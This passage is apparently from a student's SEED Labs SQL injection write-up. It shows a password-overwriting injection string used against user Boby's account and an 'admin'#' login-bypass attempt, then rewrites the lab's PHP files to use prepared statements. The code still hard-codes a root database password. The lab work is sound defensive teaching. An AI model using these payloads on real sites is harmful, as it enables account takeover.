
The attack vector is:
`', Password='07f452ca69f70136e81526dbf84c14c0ae81906d' where name = 'Boby';#`



Now we will try to login into Boby's Account with the *Username ="Boby"* and the new *Password = "ByeBuddy"*.



And the Login was Successful! We have been granted access to Boby's profile and account . Thus, we could change the password of Boby through SQLinjection and this is very dangerous because then the attacker can lock Boby out of his own profile.



3.4 Task 4: Countermeasure — Prepared Statement

Till now, the environment was unsafe and we were executing tasks over it. For this lab, we will move towards building an application that is safe from SQL injection vulnerabilities.

So far, the issue with SQL statements was that they cannot differentiate between code and data. This makes them vulnerable to attackers who can mask the payloads as mere inputs and exploit the system.

Prepared statements avoid this problem of plugging data directly into compilation step. Thus avoid the issue of exploiting through SQL data.

Now the transformed "safe" files in the location /var/www/SQLinjection/ house the SQL code with updated prepared statements.

Since 'write permission was not given to make changes to these files on Seed labs I used the following command: *sudo chown seed:seed filename*

```
[11/05/20]seed@VM:.../SQLInjection$ sudo chown seed:seed index.html
[11/05/20]seed@VM:.../SQLInjection$ vi index.html
[11/05/20]seed@VM:.../SQLInjection$
```

Index.html

Index file before changes.

index.html

```
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 11th April 2018
Developer: Kuber Kohli

Update: Implemented Bootstrap to redesign the UI of the website.
-->
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>

<body>
  <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
    <a class="navbar-brand" href="#" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
  </nav>
  <div class="container  col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
    <h2><b>Employee Profile Login</b></h2><hr><br>
    <div class="container">
      <form action="unsafe_home.php" method="get">
        <div class="input-group mb-3 text-center">
          <div class="input-group-prepend">
            <span class="input-group-text" id="uname">USERNAME</span>
          </div>
          <input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="uname">
        </div>
        <div class="input-group mb-3">
          <div class="input-group-prepend">
            <span class="input-group-text" id="pwd">PASSWORD </span>
          </div>
          <input type="password" class="form-control" placeholder="Password" name="Password" aria-label="Username" aria-describedby="pwd">
        </div>
        <br>
        <button type="submit" class="button btn-success btn-lg btn-block">Login</button>
      </form>
    </div>
    <br>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABs
      </p>
    </div>
  </div>
</body>
</html>

```

After changes

index.html

```
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 11th April 2018
Developer: Kuber Kohli

Update: Implemented Bootstrap to redesign the UI of the website.
-->
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>

<body>
  <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
    <a class="navbar-brand" href="#" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
  </nav>
  <div class="container  col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
    <h2><b>Employee Profile Login</b></h2><hr><br>
    <div class="container">
      <form action="safe_home.php" method="get">
        <div class="input-group mb-3 text-center">
          <div class="input-group-prepend">
            <span class="input-group-text" id="uname">USERNAME</span>
          </div>
          <input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="uname">
        </div>
        <div class="input-group mb-3">
          <div class="input-group-prepend">
            <span class="input-group-text" id="pwd">PASSWORD </span>
          </div>
          <input type="password" class="form-control" placeholder="Password" name="Password" aria-label="Username" aria-describedby="pwd">
        </div>
        <br>
        <button type="submit" class="button btn-success btn-lg btn-block">Login</button>
      </form>
    </div>
    <br>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABs
      </p>
    </div>
  </div>
</body>
</html>

```

unsafe_edit_frontend.php

After changes

```
<div class="container  col-lg-4 col-lg-offset-4 text-center" style="padding-top: 50px; text-align: center;">
  <?php
  session_start();
  $name=$_SESSION["name"];
  echo "<h2><b>$name's Profile Edit</b></h1><hr><br>";
  ?>
  <form action="safe_edit_backend.php" method="get">
    <div class="form-group row">
      <label for="NickName" class="col-sm-4 col-form-label">NickName</label>
      <div class="col-sm-8">
        <input type="text" class="form-control" id="NickName" name="NickName" placeholder="NickName" <?php echo "value=$nickname";?> >
      </div>
    </div>
    <div class="form-group row">
      <label for="Email" class="col-sm-4 col-form-label">Email</label>
      <div class="col-sm-8">
        <input type="text" class="form-control" id="Email" name="Email" placeholder="Email" <?php echo "value=$email";?>>
      </div>
    </div>
    <div class="form-group row">
      <label for="Address" class="col-sm-4 col-form-label">Address</label>
      <div class="col-sm-8">
        <input type="text" class="form-control" id="Address" name="Address" placeholder="Address" <?php echo "value=$address";?>>
      </div>
    </div>
    <div class="form-group row">
      <label for="PhoneNumber" class="col-sm-4 col-form-label">Phone Number</label>
      <div class="col-sm-8">
        <input type="text" class="form-control" id="PhoneNumber" name="PhoneNumber" placeholder="PhoneNumber" <?php echo "value=$phoneNumber";?>>
      </div>
    </div>
    <div class="form-group row">
      <label for="Password" class="col-sm-4 col-form-label">Password</label>
      <div class="col-sm-8">
        <input type="password" class="form-control" id="Password" name="Password" placeholder="Password">
      </div>
    </div>
    <br>
    <div class="form-group row">
      <div class="col-sm-12">
        <button type="submit" class="btn btn-success btn-lg btn-block">Save</button>
```

```
I<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1.
Date: 13th April 2018
Developer: Kuber Kohli

Update: Implemented Form class from bootstrap to get a nice UI for edit profile form. The php scripts populates the fields with existing values. The logout button trigg
ers a javascript function to redirect to login page.
-->

<html>
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>

<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>
        <li class='nav-item'>
          <a class='nav-link' href='safe_home.php'>Home</a>
        </li>
        <li class='nav-item active'>
          <a class='nav-link' href='safe_edit_frontend.php'>Edit Profile</a>
        </li>
      </ul>
      <button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button>
    </div>
  </nav>

  <?php
  session_start();
  $uname = $_SESSION['name'];
  // Function to create a sql connection.
  function getDB() {
```

safe_edit_backend.php

```
<?php
session_start();
$input_email = $_GET['Email'];
$input_nickname = $_GET['NickName'];
$input_address= $_GET['Address'];
$input_pwd = $_GET['Password'];
$input_phonenumber = $_GET['PhoneNumber'];
$uname = $_SESSION['name'];
$eid = $_SESSION['eid'];
$id = $_SESSION['id'];

function getDB() {
  $dbhost="localhost";
  $dbuser="root";
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
  $sql->execute();
  $sql->close();
}else{
  // if passowrd field is empty.
  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
  $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
  $sql->execute();
  $sql->close();
}
$conn->close();
header("Location: safe_home.php");
exit();
?>

</body>
</html>
```

Now we restart the server for changes to be reflected. Without this the application may still be prone to SQL injection.


We will use the command: *sudo service apache2 reload*


```
[11/05/20]seed@VM:.../SQLInjection$ sudo service apache2 reload
[11/05/20]seed@VM:.../SQLInjection$
```

Now we will replicate the attacks performed previously.

Let's start by trying to access admin page without entering correct credentials.

We do so by entering "admin#" in username and without entering the password and try to bypass the authentication.





It is noted that the attack doesn't work and returns this error "The account information you provided does not exist". Thus, the commands which were entered in the username field were processed as normal string and not as SQL code. This is because we have used prepared statements which doesn't allow the user input to go directly to the compiler. The prepared statement first compiles the SQL query without the data. The data is provided after the query is compiled and then executed. This will treat the data as normal data without any special meaning. Thus, SQL injection attacks would fail when this mechanism is implemented.